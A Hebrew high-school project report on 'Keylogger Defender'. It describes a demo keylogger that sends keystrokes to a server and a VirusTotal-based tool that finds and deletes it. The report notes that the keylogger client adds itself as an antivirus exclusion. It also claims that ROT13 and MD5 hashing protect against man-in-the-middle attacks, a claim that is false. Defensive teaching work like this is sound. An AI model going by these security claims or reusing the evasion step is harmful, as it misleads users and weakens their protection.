



**שם העבודה:** Keylogger Defender

**שם התלמיד:** דור ביליה

**ת.ז:** 215090598

**שם בית הספר:** מקיף ח

**שם המנחה:** שלום ואנונו

**שם החלופה:** הגנת סייבר ומערכות הפעלה

## תוכן עניינים

<b>3</b>	<b>מבוא</b>
<b>4</b>	<b>ארכיטקטורת הפרויקט</b>
4	חלק 1
5	חלק 2
6	רכיבים במערכת
8	UseCases
9	תיאור האלגוריתמים מרכזיים בפרויקט
10	ארכיטקטורת רשת
11	מבנה הנתונים
12	סקירת חולשות ואיומים
<b>13</b>	<b>מימוש הפרויקט</b>
13	מבנה קבצים ומודולים
13	צד שרת
14	Server.py
14	Database.py
15	צד לקוח
15	Client.py
16	Defender.py
17	הפתרון לבעיות בפרויקט
<b>19</b>	<b>מדריך למשתמש</b>
19	הנחיות התקנה
20	המסכים בחלק 1
22	המסך בחלק 2
<b>24</b>	<b>בבליוגרפיה</b>
<b>25</b>	<b>נספחים</b>

## מבוא

כאשר ניגשתי לבחור את הנושא לפרויקט שלי רציתי שהוא יהיה מעניין, מועיל וחדש עבורי. לאחר חיפוש ממושך באינטרנט גיליתי את ה keylogger, וכשהבנתי כמה נרחבת התופעה הזו החלטתי שהפרויקט שלי יהיה על התגוננות מפני keylogger.

Keylogger, או בעברית רישום הקשות היא תכנה לזיהוי מקשי המקלדת שנלחצו על ידי המשתמש. בעזרת תכנה זו ניתן להקליט סיסמאות, פרטי חשבון ופרטים אישיים אחרים. בעולם כיום, כאשר הונאה ברשת היא דבר נפוץ, הפרויקט שלי יעזור להפחית את יכולת ה keylogger ולהעלות את המודעות לסכנות הנמצאות בקבצים מפוקפקים מאתרים זרים.

הפרויקט שלי יהיה מורכב משני חלקים:

1. הצגת יכולת ה keylogger בזמן אמת בוירטואליזציה על מחשב בעל מערכת הפעלה Windows 10. המידע הנקלט בתהליך ההדמיה יישלח באופן מוצפן וישמר בצד השרת Database. הדגמה זו מאפשרת הבנה מעמיקה יותר על היכולת.
2. פיתוח תכנה שמזהה תכנה המכילה keylogger, מודיעה על כך ומוחקת אותה ללא התערבות של המשתמש.


קיימים אתגרים רבים בפרויקט הזה אך האתגר המרכזי הוא לזהות יכולת keylogger, כלומר להבדיל בין תכנה או קוד לגיטימיים לבין keylogger.

כשהבנתי שהנושא המרכזי בפרויקט שלי יהיה פיתוח התכנה המזהה את ה keylogger התחלתי לחפש פתרונות לבעיה, גיליתי שקיימות תוכנות רבות המזהות keylogger. למרות זאת, החלטתי לפתח תכנה משלי לפתרון הבעיה. בנוסף לכך, לא מצאתי תכנה המציעה הדגמה של keylogger בפעולה על מנת להמחיש את הבעיה.

התכנה שלי תהיה מיועדת לכל המשתמשים המעוניינים להיות מוגנים מפני keylogger, לכן לא יהיה הבדל ביכולותיה בין סוגי המשתמשים במערכת ותעניק שירות זהה לכל אחד מהם.


## ארכיטקטורת הפרויקט

### חלק 1








תרשים זה מתאר את ארכיטקטורת החלק הראשון בפרויקט, בו מתקיימת תקשורת בין מחשב השרת למחשב הלקוח נמצא בוירטואליזציה העוברת בSocketa בפרוטוקול TCP מה-Client ל-Server, בנוסף, המידע שנשלח מוצפן בצד הלקוח ב ROT13 ומפוענח בצד השרת לאחר מכן. ממחשב השרת ניתן לבצע פעולות שונות דרך GUI: שמירת המידע ברשומות ב Database באופן מוצפן ב ROT13, ניהול המידע השמור- שמירת מידע בקובץ טקסט או מחיקתו מהdatabase וסיום התקשורת.



## חלק 2




תרשים זה מתאר את ארכיטקטורת החלק השני בפרויקט, התרשים מתאר את סדר הפעולות של התכנה לזיהוי יכולת הkeylogger, מרגע הפעלתה ועד סיומה. התכנה סורקת את כל האפליקציות הפועלות על המחשב ומחזירה תשובה לגבי האפליקציות שהתגלו כkeylogger. במהלך סריקת המחשב התכנה נעזרת ב API של VirusTotal, בכל פעם התוכנה נתקלת באפליקציה חדשה, היא שולחת אותה לבדיקה באמצעות ה API ומקבלת תשובה האם האפליקציה התגלתה כkeylogger, במקרה זה, התוכנה תסגור ותמחק את האפליקציה. לאחר סיום הסריקה התוכנה תיצור דוח בקובץ טקסט הכולל את שם האפליקציה שהתגלתה, הזמן בו התגלתה וסטטוס האפליקציה (נמחקה/נסגרה אך לא נמחקה עקב שגיאת הרשאה).

## רכיבים במערכת

תיאור	רכיב
מחשב המספק שירותים עבור מחשבים אחרים. במקרה זה השרת מתפקד כמחשב המקבל מידע מהלקוח. הלקוח מתחבר לשרת באמצעות Socket בפרוטוקול TCP.	 Server
משתמש קצה המתחבר לשרת באמצעות Socket בפרוטוקול TCP ומעביר אליו את כל לחיצות המקלדת שלו באופן מוצפן.	 Client
ה-API של VirusTotal מאפשר להעלות ולסרוק קבצים ללא צורך בשימוש בממשק אתר HTML. רכיב זה מאפשר לבנות סקריפטים פשוטים כדי לגשת למידע שנוצר על ידי VirusTotal. על ידי שימוש ברכיב זה, התוכנה המזהה את Keyloggers יכולה לזהות איזה אפליקציות במערכת עשויות להיות Keylogger ולמחוק אותן.	 VirusTotal API
ספרייה המיובאת בפרויקט משמשת כתשתית להקמת GUI ופיתוחו בשפת Python. ספרייה זו משמשת את השרת ויוצרת אינטראקציה נוחה עם המידע שנשלח מהלקוח.	 Tkinter
PyInstaller היא תוכנית ש"מקפיאה" תוכניות Python לקובצי הפעלה עצמאיים (executable). באמצעות תכנית זה הלקוח והשרת יכולים להפעיל קבצי python ללא צורך בהתקנת סביבת עבודה או מהדר.	 Pyinstaller

<p>סביבה וירטואלית שעובדת כמו מחשב בתוך מחשב. היא פועלת על מחיצה מבודדת של המחשב המארח שלו עם מעבד משלו, זיכרון, מערכת הפעלה ומשאבים אחרים.</p> <p>הסביבה הוירטואלית מאפשרת הדגמה של יכולת ה-keylogger בסביבה מבודדת כאשר השרת הוא המחשב המארח והלקוח נמצא בוירטואליזציה (אורח).</p>	 <p>Virtual Machine</p>
<p>מסד נתונים SQL, אוסף טבלאות המאחסן קבוצה מסוימת של נתונים מובנים.</p> <p>Databases מכיל רשומות של המידע מוצפן ב ROT13 הנשלח לשרת שהשרת בחר לשמור, לכל שמירה קיים זמן מדויק בו היא נשמרה, בצורה זו השרת יכול לשלוף שמירה ספציפית מהDatabases.</p>	 <p>Database</p>

## UseCases



פירוט	UseCase
השרת יכול בכל רגע נתון לנתק את הקשר עם הלוח לסגור את החלון הראשי באמצעות הכפתור השמאלי במסך הראשי.	Close and Disconnect
השרת יכול לשמור את המידע המוצג על המסך באותו הרגע ב database על ידי לחיצה על הכפתור הימני במסך הראשי ולהחליט מה לעשות איתו במסך השמירות.	Save data
במעבר למסך השמירות, השרת יכול למחוק שמירה ספציפית לפי הזמן בה הוא שמר אותה על ידי כפתור המחיקה.	Delete save
השרת יכול לשלוף שמירה ספציפית מה database לפי זמן השמירה על ידי לחיצה על כפתור השמירה במסך השמירות.	Get save in text file



## תיאור האלגוריתמים מרכזיים בפרויקט

בפרויקט שלי ישנם מספר אלגוריתמים מורכבים ומרכזיים. בחלק הראשון בפרויקט קיים אלגוריתם האחראי על מעבר בין מסכים ב tkinter וקישור מסך ניהול השמירות ל database והצגת כל השמירות וזמניהן על המסך.

בנוסף, האלגוריתם צריך להתאים בין כפתור שמירת המידע וכפתור מחיקת המידע לזמן בו נשמר המידע, כך שהשרת יכול לדעת עם איזה שמירה בדיוק הוא עובד.


כמו כן, קיים אלגוריתם המצפין את המידע הנשלח מהלקוח לשרת ב ROT13, בצורה זו ניתן למנוע סכנת Man In The Middle כך שהמידע הנשלח מוצפן ולא לכל מי שמסניף את המידע. אותו אלגוריתם גם אחראי לפענוח המידע בצד השרת והצגתו על המסך, הצפנת המידע בעת שמירתו ב database ופיענוחו בעת שליפת המידע מה database.

בחלק השני בפרויקט קיימים מספר אלגוריתמים העובדים יחד לזיהוי ה Keylogger. האלגוריתם המרכזי ביותר הוא האלגוריתם האחראי על פענוח תוצאת הסריקה המתקבלת מה API. תוצאת הסריקה מגיעה כ json, לכן על האלגוריתם להמיר את תוכן ה json לטקסט ולאחר מכן לבדוק את תוכן הסריקה והאם הקובץ נמצא כמזיק.

אלגוריתם נוסף הוא השגת כל האפליקציות שרצות על מחשב הלקוח, לשם כך התוכנה משתמשת בספריית wmi להשגת רשימה של כל השמות ונתיבי ההפעלה (Executable Path) של כל התהליכים במחשב. לאחר מכן, באמצעות מידע זה, התוכנה יודעת לזהות את כל הקבצים המופעלים במערכת ולסרוק אותם.

## ארכיטקטורת רשת

התקשורת בפרויקט בין רכיבי הרשת מתבצעת באמצעות socket, ובפרוטוקול TCP. פרוטוקול TCP (ראשי תיבות של Protocol Control Transmission) הוא פרוטוקול בתקשורת נתונים הפועל בשכבת התעבורה במודל ה-OSI ובמודל 5 השכבות. פרוטוקול זה, לעומת אחרים כמו פרוטוקול UDP, מבטיח העברה אמינה של נתונים בין שתי תחנות ברשת מחשבים; הוא מעביר את הנתונים באמצעות פרוטוקול ה-IP, מוודא את נכונותם ומאשר את קבלת הנתונים במלואם או מבקש שליחה מחדש של נתונים שלא הגיעו בצורה תקינה. כמו כן, המידע מוצפן באופן ROT13 בצד הלקוח לפני שנשלח לשרת ומפוענח בצד השרת.



## תקשורת בפרוטוקול TCP

בנוסף, קיימת תקשורת עם ה-API של VirusTotal, לשם הקמת תקשורת זו יש צורך ב-API key ייחודי המשמש לזיהוי המשתמש הפונה ל-API. התוכנה בכל פעם בוחרת קובץ אחר לסריקה והופכת אותו ל Hash MD5 בעזרת ספריית hashlib, לאחר מכן היא נעזרת ב-API על מנת לקבל את תוצאות הסריקה. VirusTotal סורק את הקובץ דרך מגוון רחב אנטי וירוסים שונים, אם לפחות אחד מהם הצליח לזהות את הקובץ כמזיק, התוכנה תמחק אותו אוטומטית.

## מבנה הנתונים

בפרויקט שלי קיים שימוש במסד נתונים מסוג SQL המכיל את כל הקשות המקלדת שנשלחו את השרת ונשמרו באותו הרגע.

בחרתי מסד נתונים מסוג SQL משום שהיא שקל ללמוד וקלה להבנה. ניתן להשתמש בה כדי להתממשק עם מסדי נתונים ולקבל תשובות לשאילתות מסובכות במהירות. היא שפה אינטראקטיבית עבור המשתמשים שלה מכיוון שהיא מציעה פקודות קלות לכל מטרה. SQL משמש לבנייה וניהול של מסדי נתונים גדולים, כולל שיתוף נתונים, עדכון ושליפה מטבלאות רבות.

## טבלת הקשות המקלדת

שם השדה	טיפוס השדה	תכלית
data	string	שדה המכיל את הקשות המקלדת של הלקוח שהשרת בחר לשמור ברגע ספציפי, המידע מוצפן ב ROT13.
time	string	שדה המכיל את הזמן המדויק בו השרת החליט לשמור את המידע.

## דוגמא:

Keyloggs (2 rows)	
<pre>SELECT * FROM 'Keyloggs' LIMIT 0,30</pre>	
Execute	
data	time
2023-04-06 14:06:13.939238: guvf qngn vf rapelcgrq Xrl.ragre	2023-04-06 14:06:20.892022
2023-04-06 14:06:13.939238: guvf qngn vf rapelcgrq Xrl.ragre 2023-04-06 14:06:36.33...	2023-04-06 14:06:39.288632

## סקירת חולשות ואיומים

- MITM** - כאשר הלקוח מקיש על המקלדת שלו, תוכן ההקשה מועבר דרך ה-socket, קיימת סכנה של The In Man Middle, אשר יכול להסניף את הפקטות בתעבורת התקשורת ובכך לחשוף את המידע. לכן, הקשות המקלדת מוצפנות ב ROT13 לפני שהן נשלחות לשרת ובכך מקשה על גורמים חיצוניים לפענח את המידע.
 

כמו כן, כשהתוכנה לזיהוי ה Keylogger משתמשת ב API לצורך סריקת קבצים, היא מגבבת את הקובץ באלגוריתם MD5, כלומר הם מתומצתים למחרוזת ייחודית להם. ורק לאחר הגיבוב היא שולחת את הקובץ לסריקה, ובכך מונעת סכנת The In Man Middle.
- תקשורת בפרוטוקול TCP** - פרוטוקול TCP (Transmission Control Protocol) הוא תקן תקשורת המאפשר לתוכניות יישומים ולהתקני מחשוב להעביר הודעות ברשת. הוא נועד לשלוח פקטות ברחבי האינטרנט ולהבטיח מסירה מוצלחת של נתונים והודעות ברשת.
 

TCP פועל בשכבת ה Transport במודל ה OSI (מודל 7 השכבות) והוא אחד מהסטנדרטים הבסיסיים המגדירים את כללי האינטרנט. זהו אחד הפרוטוקולים הנפוצים ביותר בתקשורת רשת דיגיטלית ומבטיח אספקת נתונים מקצה לקצה.


TCP מארגן נתונים כך שניתן להעבירם בין שרת ללקוח. זה מבטיח את שלמות הנתונים המועברים ברשת. לפני שהוא משדר נתונים, TCP יוצר חיבור בין מקור ליעדו, שהוא מבטיח שיישאר פעיל עד תחילת התקשורת, יצירת חיבור זה מכונה Three Way Handshake בדרך הזו:

  - שלב 1 (SYN):** בשלב הראשון, הלקוח רוצה ליצור חיבור עם שרת, הוא הודעת SYN (Synchronize Sequence Number) שמודיע לשרת שהלקוח צפוי להתחיל תקשורת.
  - שלב 2 (SYN, ACK):** השרת מגיב לבקשת הלקוח עם SYN-ACK
  - שלב 3 (ACK):** בחלק האחרון הלקוח מאשר את תגובת השרת ושניהם יוצרים חיבור אמין איתו הם יתחילו את העברת הנתונים בפועל.

לאחר מכן, הוא מפרק כמויות גדולות של נתונים למנות קטנות יותר, תוך הבטחת שלמות הנתונים הקיימת לאורך כל התהליך.

## מימוש הפרויקט

### מבנה קבצים ומודולים



תיאור כל המודולים והקבצים השמורים בכל מערכת

### צד שרת

קובץ	שימוש
Server.py	קובץ פייתון המכיל את השרת עצמו, ממנו מתבצע ונשלט התקשורת עם הלקוח, ניהול כל המידע והצגת ה GUI.
Database.py	קובץ פייתון אשר דרכו מתבצעת העברת המידע בין השרת לבין ה database.

מודול	שימוש
datetime	קביעת הזמן המדויק בו הקשות המקלדת נשלחו ומתי השרת שמר את מידע.
codecs	פענוח המידע הנשלח מהלקוח.
sqlite3	מאפשר תקשורת עם database בשפת SQL.
socket	תקשורת בין הלקוח לשרת.
threading	מאפשר תקשורת socket עם tkinter.
tkinter	פיתוח GUI בשפת python.

## Server.py

### תכונות במחלקה:

- conn - החיבור ללקוח, משמש לקבלת מידע מהלקוח.
- db - מכיל את החיבור ל database.

### פעולות במחלקה:

- def \_\_init\_\_(self, ip, port) - פעולה בונה המקבלת מספר port ו ip של השרת היוצרת חיבור ל socket ול database.
- def save\_text(self, text) - מקבלת מידע ושומרת אותו בקובץ טקסט.
- def disconnect(self) - סוגרת את החיבור ואת התוכנית.
- def receive\_message(self) - מציג את המידע שהתקבל על המסך.
- def get\_saves(self) - פותחת ומפעילה את מסך השמירות.
- def start(self) - פותחת ומפעילה את המסך הראשי.

## Database.py

### תכונות במחלקה:

- name - שם מסד הנתונים.
- connection - החיבור ל database.

### פעולות במחלקה:

- def \_\_init\_\_(self, name) - פעולה בונה המקבלת את שם מסד הנתונים ויוצרת מסד נתונים חדש בשם זה ומתחברת אליו.
- def db\_change(self, sql) - מקבלת קוד sql לשינויים ב database ומפעילה אותו.
- def db\_query(self, sql) - מחזירה תוצאה עבור שאילתה נתונה.
- def Add(self, data, time) - מקבלת ערכים ומוסיפה אותם ל database.
- def Delete(self, time) - מוחת רשומות מה database לפי זמן שמירה נתון.
- def ShowTime(self) - מחזירה רשימה של כל זמני השמירה.
- def ShowData(self, time) - מחזירה מידע שמור לפי זמן שמירה נתון.

## צד לקוח

קובץ	שימוש
Client.py	קובץ פייתון המכיל את הלקוח, ממנו מתבצע התקשורת עם השרת וקליטת הקשות המקלדת.
Defender.py	קובץ פייתון הסורק את כל התהליכים במחשב, מזהה את Keylogger (קובץ Client.py, אם רץ), מוחק אותו ומדווח על כך.

מודול	שימוש
datetime	קביעת הזמן המדויק בו ה Keylogger נמחק.
codecs	הצפנת הקשות המקלדת לפני שליחתן לשרת.
socket	תקשורת בין הלקוח לשרת.
threading	מאפשר ריצה מהירה על כל התהליכים במחשב.
pynput	האזנה להקשות המקלדת.
os, shell	מאפשרים הוספה של קובץ כיוצא מן הכלל (exclusion).
json	מאפשר פענוח של המידע המוחזר מה API
sys	עוצר את התוכנה במקרה והלקוח הגיע למגבלת ה API requests.
time	משהה את התוכנה לאחר סיום הסריקה
hashlib	גיבוב קבצים לסריקה
wmi	השגה של כל התהליכים במחשב
requests	מאפשר תקשורת עם VirusTotal API

## Client.py

## תכונות במחלקה:

- socket - החיבור לשרת משמש לשליחת הודעות לשרת.

## פעולות במחלקה:

- def \_\_init\_\_(self, ip, port) - פעולה בונה המקבלת מספר port ו ip של השרת, יוצרת חיבור ל socket ומוסיפה את הלקוח exclusion.
- def on\_press(self, key) - מקבלת כפתור שנלחץ ושולחת אותו לשרת.
- def start(self) - מתחילה האזנה למקלדת הלקוח.

## Defender.py

## תכונות במחלקה:

- apikey - מכיל את ה api key הייחודי בו הלקוח משתמש לצורך זיהוי מול VirusTotal API.
- exceeded - משתנה בוליאני המשמש כאינדיקטור האם המשתמש הגיע למכסת ה API requests שלו, אם כן, המשנה הוא True ו False אחרת.

## פעולות במחלקה:

- def \_\_init\_\_(self, apikey) - פעולה בונה המקבלת api key ייחודי של המשתמש ומוסיפה את התוכנה כ exclusion.
- def get\_processes(self) - מחזירה את כל התהליכים במחשב.
- def get\_hash(self, path) - מקבלת נתיב של ובץ ומחזירה את ה Hash MD5 שלו.
- def get\_analysis(self, hash) - מקבלת ובץ מגובב, סורקת אותו באמצעות ה API ומנתחת את התוצאה.
- def end\_process(self, p) - מקבלת תהליך של Keylogger ועוצרת אותו.
- def scan\_process(self, p) - שולחת קבצים לסריקה ושומרת את כל האפליקציות שהתגלו כ Keylogger.
- def check\_if\_exceeded(self) - בודקת אם המשתמש הגיע למגבלת ה API requests.
- def save\_text(self, text) - מקבלת דיווח על Keylogger שזוהה ומוסיפה אותו לדוח בקובץ טקסט.
- def remove\_keylogger(self) - עובר על כל האפליקציות שהתגלו כ Keylogger ומוחק אותן. אם לא הצליח, התוכנית תדווח על הסיבה לכך.
- def start(self) - מתחילה לסרוק את המחשב.



## הפתרון לבעיות בפרויקט

הבעיה האלגוריתמית המרכזית שלי הייתה איך להבחין בין תוכנה לגיטימית ל Keylogger. בפתרון שלי השתמשתי ב VirusTotal, המציע שירות סריקת קבצים באמצעות API, כך הצלחתי להתגבר על הבעיה.

פונקציית get\_analysis משתמשת ב API לסריקת הקובץ, מנתחת את התוצאה ומחזירה פלט בהתאם:

```
def get_analysis(self, hash): # send file to scan and analyze the result
    global apikey
    url = f"https://www.virustotal.com/api/v3/files/{hash}"

    headers = {
        "accept": "application/json",
        "x-apikey": apikey
    }

